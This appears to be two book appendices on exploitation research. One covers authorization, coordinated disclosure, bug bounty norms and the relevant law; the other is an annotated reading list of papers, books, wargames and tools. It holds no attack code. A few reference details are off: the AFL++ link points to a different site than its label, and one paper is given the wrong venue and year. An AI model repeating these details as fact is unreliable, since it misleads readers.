The one rule that matters

Authorization is binary. You either have explicit permission to test a system—ideally in writing, with a defined scope—or you do not. “It’s probably fine,” “they’ll thank me,” and “I didn’t cause any harm” are not authorization, and after the fact they are not defenses. Everything else in this appendix is commentary on that single rule.

The lab in this book exists precisely so you never have to blur this line while learning. The targets are yours; break them freely.

Where authorization comes from

Legitimate research operates under one of a handful of authorization models:

Model	What it authorizes	Watch out for
You own it	Your own devices, VMs, accounts, code	Cloud terms may still restrict certain tests (e.g., load testing)
Written engagement (pentest, red team)	Exactly what the statement of work and rules of engagement say	Scope creep; test out-of-scope systems and you're unauthorized
Bug bounty / VDP	What the program's policy and scope page permit	"Out of scope" targets, prohibited techniques, data-handling rules
Safe harbor language	Testing the policy explicitly blesses	Absence of safe harbor ≠ permission
Academic/CTF/lab	The provided targets only	Don't pivot from the CTF box to the infrastructure hosting it

Table D-1. Common sources of authorization for security testing

When in doubt about scope, ask the program or client *before* you test, and keep the answer.

Coordinated disclosure

When you find a real vulnerability in someone else's software, coordinated disclosure is the professional norm: you tell the vendor privately, give them a reasonable window to fix it, and then—by mutual agreement or after the window—the finding

becomes public so defenders and users can act. The mechanics:

1. **Find the channel.** Look for a `security.txt` (often at `/.well-known/security.txt`), a `SECURITY.md`, a product security team address, or a bug-bounty platform. Prefer an encrypted channel if one is offered.
2. **Report clearly and minimally.** Give a concise root-cause description, the affected versions, a minimal proof of concept that *demonstrates* the bug without weaponizing it, and the impact. Enough to reproduce and fix, no more.
3. **Agree on a timeline.** A common default is 90 days to a fix, extendable by agreement for genuinely hard fixes. Long-standing industry practice—Google Project Zero’s public policy is the best-known example—uses a 90-day disclosure deadline with a short grace period once a patch is available.
4. **Request a CVE.** Coordinate with the vendor or a CVE Numbering Authority so the issue gets a durable identifier. MITRE and CISA coordinate the CVE program; CERT/CC can help with multi-vendor coordination.
5. **Publish responsibly.** When you write it up, help defenders more than attackers: explain the bug class and the fix, and think hard before shipping a turnkey exploit for something still widely unpatched.

NOTE

Full disclosure, coordinated disclosure, and non-disclosure are points on a spectrum, and reasonable researchers disagree about deadlines and grace periods. What is not up for debate is that you disclose to the *vendor* first when a fix is possible, and that you never sell or leak a working exploit for unpatched software into channels where it will be used against people.

Bug bounty norms

Bounty programs are a legitimate, well-paid on-ramp, but they are governed by *their* rules, not yours:

- Read the scope and the “prohibited actions” section before you touch anything. Automated scanning, denial of service, social engineering of staff, and testing third-party services are commonly forbidden.
- Never exfiltrate or hoard real user data to “prove impact.” Demonstrate access with the minimum necessary and stop.
- Don’t pivot. Finding one bug does not authorize you to chain deeper into infrastructure that isn’t in scope.
- One report, one issue, reproducible. Respect the triagers’ time and you’ll build a reputation that’s worth more than any single bounty.

The legal backdrop, in broad strokes

Unauthorized access to computer systems is a crime almost everywhere, under statutes such as the Computer Fraud and Abuse Act (United States), the Computer Misuse Act (United Kingdom), and equivalents worldwide; the EU’s directives push member states toward similar rules. The through-line across all of them is *authorization*: access or impairment “without authorization” or “exceeding authorization” is what’s criminalized. This is why the one rule matters so much.

Two other areas catch researchers off guard:

- **Export controls.** Some jurisdictions regulate the cross-border transfer of “intrusion software” and related technology (the Wassenaar Arrangement is the usual reference point). If you’re moving exploits or offensive tooling across borders or selling to certain buyers, get advice.
- **Data-protection law.** The moment your testing touches personal data (GDPR and similar), a new set of obligations attaches, even if you had authorization to test the system.

WARNING

Selling or supplying exploits to parties who will use them to attack people—directly or through “gray-market” brokers—can expose you to criminal liability and, at minimum, ends your career in defensive security. Know your buyer, or don't sell.

A researcher's code

Beyond the law, a few habits mark the difference between someone the industry trusts and someone it doesn't:

- **Do no harm.** Even fully authorized, minimize impact: don't destroy data, don't degrade service, don't expose bystanders.
- **Least intrusion.** Prove the finding with the smallest possible footprint. You don't need to dump the whole database to show you *could*.
- **Stay in scope.** The boundary of your authorization is a hard wall, not a suggestion.
- **Protect what you find.** Treat vulnerabilities and any data you encounter as sensitive until they're fixed and disclosed.
- **Credit and collaborate.** Work *with* vendors and other researchers. The field is small and long; your reputation compounds.

If you keep the one rule and this short code, the techniques in this book make you a builder of safer systems. Break them, and the same techniques make you a liability to everyone, starting with yourself.

Going Deeper

- CISA, “Coordinated Vulnerability Disclosure Process”—a clear, vendor-neutral description of the coordinated model.

- Google Project Zero, “Vulnerability Disclosure Policy” (aka the 90-day policy)—the most-cited disclosure deadline in the industry, with its rationale.
- The CERT Guide to Coordinated Vulnerability Disclosure (CERT/CC)—the standard reference for multi-party coordination.
- securitytxt.org—the `security.txt` standard (RFC 9116) for finding a vendor’s security contact.
- Your national CERT and, if you operate in the US, the Department of Justice framework for coordinated vulnerability disclosure programs.

CHAPTER 39 APPENDIX E

Further Reading and Research Resources

This field moves fast enough that any reading list is a snapshot. What follows is a curated set of *durable* starting points—foundational papers that still shape how we think, books worth owning, the blogs and writeups that document the current frontier, and the hands-on resources where you actually get good. Everything here is real and checkable; go verify it.

Foundational papers

- **Aleph One**, “Smashing the Stack for Fun and Profit,” *Phrack* 49 (1996). The origin document. Read it as history.
- **H. Shacham**, “The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls,” *ACM CCS* (2007). ROP is born.
- **M. Abadi, M. Budiu, Ú. Erlingsson, J. Ligatti**, “Control-Flow Integrity,” *ACM CCS* (2005). The idea behind CFG/CFI.
- **L. Szekeres, M. Payer, T. Wei, D. Song**, “SoK: Eternal War in Memory,” *IEEE S&P* (2013). The best single map of the memory-corruption landscape.
- **N. Carlini et al.**, “Control-Flow Bending” and **E. Göktaş et al.**, “Out of Control: Overcoming Control-Flow Integrity,” *IEEE S&P* (2014). Why coarse CFI isn’t enough.
- **F. Schuster et al.**, “Counterfeit Object-Oriented Programming,” *IEEE S&P* (2015), and **H. Hu et al.**, “Data-Oriented Programming,” *IEEE S&P* (2016). The shift toward

data-only attacks that CET and PAC are pushing everyone into.

- **J. Ravichandran et al.**, “PACMAN: Attacking ARM Pointer Authentication with Speculative Execution,” *ISCA* (2022). The state of the art against PAC.

Books

- **Andriesse**, *Practical Binary Analysis* (No Starch, 2018)—the modern binary-analysis and instrumentation companion to this book.
- **Dowd, McDonald, Schuh**, *The Art of Software Security Assessment* (Addison-Wesley, 2006)—still the bible of finding bugs by reading code.
- **Anley, Heasman, Lindner, Richarte**, *The Shellcoder’s Handbook*, 2nd ed.—classic exploitation fundamentals.
- **Perla & Oldani**, *A Guide to Kernel Exploitation*—dated in specifics, durable in method.
- **Russinovich, Solomon, Ionescu, Allievi**, *Windows Internals* (7th ed.)—indispensable for the Windows chapters.
- **Yosifovich et al.** / **Windows kernel programming references** and **Klein**, *A Bug Hunter’s Diary*—the latter is a short, superb tour of real bugs from discovery to exploit.

Blogs and real-world writeups

- **Google Project Zero** (googleprojectzero.blogspot.com)—the single most valuable ongoing source. Read the full browser and kernel chains, and the annual “In-the-Wild o-day” series.
- **saelo**, “Attacking JavaScript Engines,” *Phrack* 70, plus the Phrack archive generally—still the clearest on-ramp to JIT exploitation.

- **Vendor engineering blogs:** the V8 blog (v8.dev/blog) for engine internals, and Chromium/Chrome security posts for the sandbox and Mojo.
- **xairy's Linux kernel exploitation collection** (github.com/xairy/linux-kernel-exploitation)—a curated, current index of kernel technique writeups.
- **how2heap** (github.com/shellphish/how2heap)—runnable demonstrations of every glibc heap technique, versioned by libc.

Hands-on: where you actually get good

- **pwn.college**—a structured, free curriculum from beginner to advanced, with graded challenges.
- **ROP Emporium** (ropemporium.com)—focused ROP challenges across architectures, including AArch64.
- **Exploit Education** (exploit.education, the Phoenix/Nebula series)—progressive memory-corruption exercises.
- **pwnable.kr / pwnable.tw**—classic wargames that build real intuition.
- **Nightmare** (guyinatuxedo.github.io)—a free, thorough CTF pwn course built around solved challenges.
- **Azeria Labs** (azeria-labs.com)—the best free introduction to ARM/AArch64 assembly and exploitation.
- **CTFs**—play them. The pwn categories of top-tier CTFs are where modern techniques are invented and disseminated first.

Tooling documentation

- **pwntools** (docs.pwntools.com), **pwndbg** and **GEF** manuals.
- **AFL++** ([aflplus.plus](https://lcamtuf.coredump.cx/aflplus)) and **libFuzzer** (LLVM docs); **Antonio Morales's Fuzzing101** for a guided start;

syzkaller docs for kernel fuzzing.

- **CodeQL** documentation and the **GitHub Security Lab** blog for variant analysis; **angr** docs and examples for symbolic execution.
- **Ghidra** documentation and the **NSA Ghidra** course materials.

Staying current

Follow the security research accounts and mailing lists (oss-security, the full-disclosure list), watch the conference tracks that publish offense research—**USENIX Security**, **IEEE S&P**, **ACM CCS**, **NDSS**, **Black Hat**, **OffensiveCon**, **REcon**, and **Hardwear.io**—and read patches. A remarkable amount of frontier knowledge is transmitted through commit messages, bug trackers, and the disclosure writeups that follow. The researcher who reads the fix understands the bug.